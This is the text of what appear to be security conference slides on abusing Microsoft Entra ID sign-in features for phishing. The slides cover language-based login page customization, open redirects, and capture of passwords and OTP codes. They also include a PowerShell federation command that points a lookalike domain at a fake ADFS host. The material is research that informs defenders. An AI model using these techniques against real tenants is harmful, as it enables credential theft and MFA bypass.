
Browser language customizations will allow you to create a personalized sign-in experience for a subset of end users based on browser language. Browser language customizations will override the default sign-in experience.

[+ Add browser language](#) [Edit columns](#) [Delete](#)

☐	Language	Layout	Header	Footer
☐	French (France)	Full-screen background	Hidden	Hidden
☐	English (United States)	Full-screen background	Hidden	Hidden


Browser language customizations

- Example:
 - Default = Login page
 - French = MFA Prompt
- Can be forced through **lc=<id>** parameter
- Could allow same technique with only one tenant



Browser language customizations

- Does also influence page title sadly
- Might not be noticed by the user at this point?



06

Summary

Summary

Technique	Behavior	Only legit domain?	Score
Federation Redirect	Instant Open Redirect	No	
OIDC Redirect URL Prompt=None	Instant Open Redirect	No	
OIDC Redirect URL Scope=Invalid	Redirect after successful auth	No	
Self-Service Sign Up	Capture pass + OTP MFA after sign in	Yes	
Custom CSS Button Hijack	Redirect after username entered	No	
PTA + Custom Font	Capture cleartext password	Yes	
Double PTA Auth with image swap	Capture password + OTP MFA	Yes	 
PTA + Mobile App MFA Image	Capture Password + Show MFA Prompt	Yes	  

Summary

- login.microsoftonline.com
 - Is a free redirector for phishing pages
 - Can serve any image as if it is Imgur
 - Is the most trusted credential harvester by far
 - Is the perfect all-in-one Phishing-as-a-Service platform!

References

- Dr. Azure AD – Nestori Syynimaa
 - https://www.theseus.fi/bitstream/handle/10024/806660/Thesis_Syynimaa_Nestori.pdf
 - <https://aadinternals.com/post/admin/#pass-through-authentication-1>
- XPN – Adam Chester
 - <https://blog.xpnsec.com/azuread-connect-for-redteam/>
- EvilGinx (Pro) – Kuba Gretzky
 - <https://evilginx.com/>


- LinkedIn
 - <https://www.linkedin.com/in/keanunys/>
- Twitter
 - <https://x.com/RedByte1337>
- GitHub
 - <https://github.com/RedByte1337>
- Discord
 - #redbyte1337



07

Appendix: Federation – Open Redirect

Regular Federation Flow



Configure Federation for Domain

```
PS C:\> New-MgDomainFederationConfiguration`
>> -DomainId "micro-oft.com"
>> -ActiveSignInUri "https://login.fake-microsoft.com/defcon-demo"
>> -PassiveSignInUri "https://login.fake-microsoft.com/defcon-demo?vi=crt4IMQRWAipvT3Ww5b0-Ff-sN9kYHt5EdKunQT_8NH1Co8_
UPS8aG_TCA&defcon=demo"
>> -FederatedIdpMfaBehavior "rejectMfaByFederatedIdp"
>> -IssuerUri "https://login.fake-microsoft.com/adfs/services/trust"
>> -MetadataExchangeUri "https://login.fake-microsoft.com/adfs/services/trust/mex"
>> -SignOutUri "https://login.fake-microsoft.com/adfs/ls/?wa=wsignout1.0"
>> -SigningCertificate "MIIBdjCCASCgAwIBAgIQUFMSc+m/TaIE97HVR54gAjANBgkqhkiG9w0BAQsFADATMREwDwYDVQQDDAhUZXRhOQ2VydDAeFw
0yNTA3MDcyMDE5MjFaFw0yNTA3MDgyMDI5MjFaMBMxETAPBgNVBAMMCFRlc3RDZXJ0MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBACkCwNEA4h4yLTfu+Dfaowi
6e0KjLEe/vWZxUvIp0o4VVRWeP/gkGosMJ5AhX7+A7Ymt1lv4TZcznxwCMfqqBiNECAwEAAANQME4wDgYDVVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQ
UFBwMCAgggrBgEFBQcDATAdbGpNVHQ4EFggQUWPZiH88k75FpWvJI/WcZg9m22FAwDQYJKoZIhvcNAQELBQADQQAww2FByLKEJAXUeRnecPiUJj5sKoNjr7wiu/
GgS72nSBul0KItrtKwuONDOWP+VC09qexTAlcznfsZWxdWy+fC"
>> -DisplayName "Fake ADFS Federation"
```


Configure Federation for Domain

Home > MSFT

MSFT | Custom domain names

» [+ Add custom domain](#) [🔧 Diagnose and solve problems](#) [🔄 Refresh](#) [📊 Columns](#) | [🗨️ Got feedback?](#)

[i](#) Looking to move an on-premises application to the cloud and use Microsoft Entra Domain Services?

[Add filter](#)

Name	Status	Federated	Primary
micro-oft.com	✓ Verified	✓	
yt0ww.mail.onmicrosoft.com	✓ Verified		
yt0ww.onmicrosoft.com	✓ Available		✓

Login_hint parameter

`login_hint`


optional


